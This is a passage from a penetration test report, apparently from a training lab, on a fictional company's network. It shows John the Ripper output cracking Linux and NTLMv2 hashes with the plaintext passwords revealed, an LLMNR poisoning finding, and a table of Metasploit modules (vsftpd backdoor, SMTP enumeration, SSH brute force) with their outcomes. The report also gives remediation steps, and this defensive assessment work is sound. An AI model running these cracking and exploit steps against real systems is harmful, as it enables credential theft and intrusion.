
Risk Rating: Critical

Description:
During our assessment of MegaCorpOne's security posture, we identified password hashes stored on Linux and Windows machines. These hashes were susceptible to cracking due to an inadequate password policy allowing users to choose simple or easily guessable passwords significantly simplifies the password cracking process. Also using a weak hashing algorithm that reduces the computational effort required for John the Ripper to crack them.

Affected Hosts: Linux Machine - 172.22.117.150 , Windows 10 - 172.22.117.20 , WINDC01 - 172.22.117.10

Remediation:

- Update the corporate password policy and require a higher complexity of credentials
- Mandate regular password changes to reduce the effectiveness of password cracking attempts.
- Implement two-factor authentication across all user accounts
- Upgrade Hashing Algorithm
- Set User Access Privileges for sensitive files



```
┌──(root💀kali)-[~]
└─# john hash.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.
user             (user)
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
postgres         (postgres)
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
service          (service)
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
password         (systemd-ssh)
batman           (sys)
Password!        (tstark)
Proceeding with incremental:ASCII
7g 0:00:00:48  3/3 0.1455g/s 28793p/s 59099c/s 59099C/s rasku..ras42
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

LLMNR Poisoning/Spoofing Vulnerabilities


Risk Rating: Critical


Description:
Our assessment identified the use of Link-Local Multicast Name Resolution (LLMNR), an older discovery protocol, within the network. While LLMNR serves as a local backup for DNS resolution, it can be susceptible to abuse. Malicious actors can exploit LLMNR by intercepting name resolution requests and providing forged responses. These spoofed responses can potentially trick users into disclosing their credentials, thereby granting unauthorized access to the network.

Affected Hosts: Windows 10 @ 172.22.117.20

Remediation:

- Disable LLMNR (if possible) as it is an older broadcast protocol.
- Implement DNS security extensions that adds cryptographic security to DNS, this helps ensure the authenticity and integrity of DNS responses, making it more difficult for attackers to spoof them.
- Implement security monitoring tools that can detect suspicious activity related to LLMNR queries and responses.




[*] Exiting...
┌──(root💀kali)-[~]
└─# echo 'pparker::MEGACORPONE:e95e7ef0e050ec10:CFC6D489E972153404008C3149F58E61:0101000000000000C0653150DE09D20126E208A37142E734000000000
53004D0042003300 2E006C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100410046005600 2E0053004D0042003300 2E006C006F
0000800300030000000000000000000000000300000625200 80DFC3971BEAF60E70A9BDBE03F820588A2A4772ACF10FE2D36DC0172C0A0010000000000000000000000000000
> hashpp.txt
┌──(root💀kali)-[~]
└─# john hashpp.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021 (pparker)
1g 0:00:00:00 DONE 2/3 (2024-07-05 10:36) 9.090g/s 69654p/s 69654c/s 69654C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
┌──(root💀kali)-[~]
└─#
Status: Running


Metasploit Vulnerability Report

vsftp	This module exploits a malicious backdoor that was added to the VSFTPD download archive.
Exploit:	exploit/unix/ftp/vsftpd_234_backdoor
Link to Exploit:	https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
Host IP address:	172.22.117.150
Port:	21
Service name:	FTP
Service version:	VSFTPD 2.3.4
Exploit outcome:	**Successful**

smtp_enum	Through the implementation of these SMTP commands can reveal a list of valid users.
Exploit:	auxiliary/scanner/smtp/smtp_enum
Link to Exploit:	https://www.rapid7.com/db/modules/auxiliary/scanner/smtp/smtp_enum/
Host IP address:	172.22.117.150
Port:	25
Service name:	SMTP
Service version:	Postfix SMTP
Exploit outcome:	**Successful**

ssh_login	Brute-force SSH Login/ log into a remote computer using a telnet program
Exploit:	auxiliary/scanner/ssh/ssh_login
Link to Documentation:	https://docs.metasploit.com/docs/pentesting/metasploit-guide-ssh.html
Host IP address:	172.22.117.150
Port:	22
Service name:	SSH
Service version:	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Exploit outcome:	Unsuccess

MITRE ATT&CK Navigator Map



Legend:

Performed successfully
Failure to perform